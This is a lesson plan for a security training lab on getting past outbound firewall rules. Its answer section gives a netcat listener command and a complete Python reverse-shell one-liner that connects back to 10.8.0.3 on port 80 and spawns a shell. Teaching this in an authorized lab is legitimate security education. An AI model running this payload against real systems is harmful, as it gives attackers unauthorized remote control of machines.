Lesson Plan  
Firewall Lab

short line

# Summary

1. Goals
2. Preparation
3. What is Firewall?
4. How to bypass a firewall
5. Lab


# Goals

* Learn how to bypass firewall rules
* Get reverse shell on this machine

# Preparation

* Kali linux VM
* Openvpn connection to the security lab
* Target: 10.11.1.144

# What is Firewall?

* 
* A firewall is a software program or piece of hardware that helps screen out hackers, viruses, and worms that try to reach your computer over the Internet.
  + <https://www.microsoft.com/en-us/safety/pc-security/firewalls-whatis.aspx>

# How to Bypass Firewall?

* Scenario: A company only listens on specific ports for the services they run, and they only allow normal traffic like HTTP or HTTPS outbound. This means you cannot do reverse shell on port 8080 back because it is neither port 80 or 443 outbound.
* In order to bypass this rule in firewall, you can simply spawn reverse shell on port 80 or 443 or other ports available such as port 8080 which does NOT require root privilege to open.


# Lab


* Target machine is running same web server as the reverse port forwarding lab with a little bit of firewall restrictions!
* Bypass firewall restrictions and create a reverse shell.

# SPOILER ALERT!!!!!

# ==============ANSWER===============

* Same exact lab as port forwarding lab with two web servers. One running public as user info341 and another web server running locally as root user.
* I’ve only added some firewall rules to play with bypassing simple firewall rules.
* Current Firewall Rules





* Inbound (Only allow)
  + 80, 8080, 443, 22
* Outbound (Only allow)
  + 80, 22, 443
* If I try to reverse shell on port 1234, it will be blocked by outbound firewall rule.



* However, most computers will have port 80 or 443 open for outbound because that is necessary to browse websites. We can use this to our advantage and reverse shell through those ports.
* On your attacking machine, use netcat to listen on port 80 or 443
  + **Nc -lvp 80**
* Now change the reverse shell payload to match our port number
  + python -c 'import socket,subprocess,os;s=socket.socket(socket.AF\_INET,socket.SOCK\_STREAM);s.connect(("10.8.0.3",***80***));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
* Now you have bypassed the firewall and spawned a reverse shell.